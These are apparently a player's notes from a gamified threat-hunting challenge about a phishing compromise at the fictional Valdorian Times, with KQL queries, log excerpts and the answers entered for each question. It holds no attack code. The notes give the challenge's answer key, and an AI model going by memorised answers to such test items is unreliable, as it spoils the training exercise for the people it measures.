
Start Hunting Valdorian Times

Friday, July 18, 2025 2:50 PM

- I am the incident responder to help you investigate.
  - Can you tell me what happen?
  - Do you have any suggestions as to who I should talk with to learn more about what happened?
    - Clark Kent > Newspaper Printer
      - Last person to view articles before they go to publication.




What is the Newspaper Printer's name?

Clark kent

Solved by 6328 players || Need help?

Clark Kent:


- "I simply print the article that is emailed to him, as he always does."
- He thinks the Editorial Intern was the one who sent him the final draft of the article.



What is the Editorial Intern's name?

Ronnie McLovin


Solved by 6117 players || Need help?



```
Employees
| where role == "Editorial Intern"
```

Table 1

hire_date	name	user_agent	ip_addr	email_addr
1/2/2024, 8:00:00 AM	Ronnie McLovin	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, li...	10.10.0.19	ronnie_mcl



When was the Editorial Intern hired at The Valdorian Times?

2024-01-02T08:00:00.000Z

Solved by 5996 players || Need help?




Table 1

hire_date	name	user_agent
1/2/2024, 8:00:00 ...	Ronnie McLo...	Mozilla/5.0 (Windo

JPath: /hire_date Inline Compact


```
"hire_date": 2024-01-02T08:00:00.000Z,
"name": Ronnie McLovin,
```

Spoke with Ronnie McLovin:

- Possible Insider Threat
  - She says, she was in charge of the OpEd piece about the mayoral candidates, and she was

supposed to send the final draft to Clark Kent for printing the night before publication.


  - She says she overslept and never sent the article.
- Clark Kent says, he is certain that the final draft came in an email from Ronnie McLovin
  - received on 01/31/2024



How many total emails has Clark Kent received?


☑ 21

Solved by 5832 players || Need help?



```
Email
| where recipient == "clark_kent@valdoriantimes.news"
```


timestamp	sender	reply_to	recipient
1/1/2024, 12:42:30 PM	joyce_pelkey@valdoriantimes.news	joyce_pelkey@valdoriantimes.news	clark_kent@valdoriantimes.r



What was the subject line of this email?


☑ URGENT: Final OpEd Draft Edits (Please

Solved by 5676 players || Need help?



ıews	clark_kent@valdoriantimes.ne...	URGENT: Final OpEd Draft Edits (Please publish the followin...	CLEAN


```
URGENT: Final OpEd Draft Edits (Please publish the following article in tomorrow's
        paper))
```




Enter the sender's email address.

☑ ronnie_mclovin@valdoriantimes.news

Solved by 5672 players || Need help?




```
Email
| where timestamp == "1/31/2024, 11:11:12 AM"
```



1/31/2024, 11:11:12 ...	ronnie_mclovin@valdoriantimes.ne...	ronnie_mclov


```
"timestamp": 2024-01-31T11:11:12.000Z,
"sender": ronnie_mclovin@valdoriantimes.news,
"reply_to": ronnie_mclovin@valdoriantimes.news,
"recipient": clark_kent@valdoriantimes.news,
```



What was the name of the .docx file that was sent in this email?

✓ OpEdFinal_to_print.docx

Solved by 5627 players || Need help?



```
"verdict": CLEAN,
"link": https://sharepoint.valdoriantimes.news/files/rmclovin/2024/OpEdFinal_to_print.docx
```


Going back to Ronnie, it looks like she did send the email. Although she is adamant that she did not send it. And she thinks someone else used her account to send it. She doesn't recall any unusual emails or any other weird activity on her computer.

You reached level 8!

You've donned the blue cape! Keep defending the digital universe! Your new level title is **Baby Blue Teamer**.

Dropped by the Valdorian Times office to meet with some staff.


- Sonia Gose




What is Sonia's job role?

✓ Senior Editor


Solved by 5546 players || Need help?




```
Employees
| where name == "Sonia Gose"
```




```
"email_addr": sonia_gose@valdoriantimes.news,
"company_domain": valdoriantimes.news,
"username": sogose,
"role": Senior Editor,
"hostname": UL0M-MACHINE
```



```
Email
| where sender == "newspaper_jobs@gmail.com"
| where recipient has "Sonia"
```



```
"timestamp": 2024-01-05T09:42:05.000Z,
"sender": newspaper_jobs@gmail.com,
"reply_to": newspaper_jobs@gmail.com,
"recipient": sonia_gose@valdoriantimes.news,
"subject": [EXTERNAL] FW: Invitation to Apply: Lead Political Correspondent,
"verdict": CLEAN,
"link": https://promotionrecruit.com/published/Valdorian_Times_Editorial_Offer_Letter.docx
```



Sonia shows you a suspicious email she received a few weeks ago.

[EXTERNAL] FW: Invitation to Apply: Lead Political Correspondent

newspaper_jobs@gmail.com
To: Sonia Gose
Wed 1/10/2024 7:58 AM

Hi, Sonia.


We are in search of Multimedia Journalists and we thought your experience was quite impressive. Would you consider applying? Click here to learn more about our open roles.

Sincerely.


Mike Smith
WeHireJournalists

What email address was used to send this email?


☑ newspaper_jobs@gmail.com



```
Email
| where sender == "newspaper_jobs@gmail.com"
| where recipient has "Sonia"
```




```
"timestamp": 2024-01-05T09:42:05.000Z,
"sender": newspaper_jobs@gmail.com,
"reply_to": newspaper_jobs@gmail.com,
"recipient": sonia_gose@valdoriantimes.news,
"subject": [EXTERNAL] FW: Invitation to Apply: Lead Political Correspondent,
"verdict": CLEAN,
"link": https://promotionrecruit.com/published/Valdorian_Times_Editorial_Offer_Letter.docx
```




When was the email sent to Sonia Gose? Enter the exact timestamp from the logs.

☑ 2024-01-05T09:42:05Z


Solved by 5498 players || Need help?



```
Email
| where sender == "newspaper_jobs@gmail.com"
| where recipient has "Sonia"
```




```
"timestamp": 2024-01-05T09:42:05.000Z,
"sender": newspaper_jobs@gmail.com,
"reply_to": newspaper_jobs@gmail.com,
"recipient": sonia_gose@valdoriantimes.news,
"subject": [EXTERNAL] FW: Invitation to Apply: Lead Political Correspondent,
"verdict": CLEAN,
"link": https://promotionrecruit.com/published/Valdorian_Times_Editorial_Offer_Letter.docx
```




What URL was included in the email?

☑ https://promotionrecruit.com/published


Solved by 5491 players || Need help?



```
Employees
| where name == "Sonia Gose"
```




```
"hire_date": 2018-11-17T11:45:25.000Z,
"name": Sonia Gose,
"user_agent": Mozilla/5.0 (Windows NT 5.1) Ap
"ip_addr": 10.10.0.3,
"email_addr": sonia_gose@valdoriantimes.news,
"company_domain": valdoriantimes.news,
"username": sogose,
"role": Senior Editor,
```




What is Sonia Gose's IP address?

☑ 10.10.0.3

Solved by 5494 players || Need help?




```
OutboundNetworkEvents
| where src_ip == "10.10.0.3"
```



timestamp	method	src_ip	user_agent	url
1/5/2024, 10:23:17 ...	GET	10.10.0.3	Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.3...	https://promotionrecruit.com/published/Valdorian_Times_...

JPath: /src_ip Inline Full

```
1   "timestamp": 2024-01-05T10:23:17.000Z,
2   "method": GET,
3   "src_ip": 10.10.0.3,
4   "user_agent": Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.96 Safari/537.36,
5   "url": https://promotionrecruit.com/published/Valdorian_Times_Editorial_Offer_Letter.docx
```




Did Sonia click on this link?

If so, enter the timestamp when she clicked the link. If not, type "no".

✓ 2024-01-05T10:23:17Z

Solved by 5317 players || Need help?




timestamp	method	src_ip	user_agent	url
1/5/2024, 10:23:17 AM	GET	10.10.0.3	Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (...	https://promotionrecruit.com/p

JPath: /url Inline Full

```
2   "method": GET,
3   "src_ip": 10.10.0.3,
4   "user_agent": Mozilla/5.0 (Windows NT 5.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240
5   "url": https://promotionrecruit.com/published/Valdorian_Times_Editorial_Offer_Letter.docx
6
```

Line 5: "url": Valdorian_Times_Editorial_Offer_Letter.docx




Oh no! It looks like Sonia did click on the link! 😱

What was the name of the docx file in the link that `Sonia` clicked?

✓ Valdorian_Times_Editorial_Offer_Letter.d


Solved by 5336 players || Need help?



```
Employees
| where name == "Sonia Gose"
```

hire_date	name	user_agent
11/17/2018, 11:45:25 AM	Sonia Gose	Mozilla/5.0 (Windows

```
"user_agent": Mozilla/5.0 (Windows NT 5.1)
"ip_addr": 10.10.0.3,
"email_addr": sonia_gose@valdoriantimes.ne
"company_domain": valdoriantimes.news,
"username": sogose,
"role": Senior Editor,
"hostname": UL0M-MACHINE
```




If she clicked on the link, we should assume that file might have been downloaded. Let's see if we can find the file on her machine.


What is Sonia Gose's hostname?

☑ ULOM-MACHINE

Solved by 5319 players || Need help?




```
FileCreationEvents
| where hostname has "UL0M-MACHINE"
```



```
1/5/2024, 10:24:04 ...    ULOM-MACHINE    sogose    60b854332e393a6a2f0015383969c3ac705126a6b78
```


```
"timestamp": 2024-01-05T10:24:04.000Z,
"hostname": UL0M-MACHINE,
"username": sogose,
"sha256": 60b854332e393a6a2f0015383969c3ac705126a6b7829b762057a3994967a61f,
"path": C:\Users\sogose\Downloads\Valdorian_Times_Editorial_Offer_Letter.docx,
"filename": Valdorian_Times_Editorial_Offer_Letter.docx,
"process_name": edge.exe
```



When did the downloaded docx file first show up on Sonia's machine?

☑ 2024-01-05T10:24:04Z


Solved by 5150 players || Need help?



What was the full path of the docx file that was downloaded to Sonia's machine?

☑ C:\Users\sogose\Downloads\Valdorian_

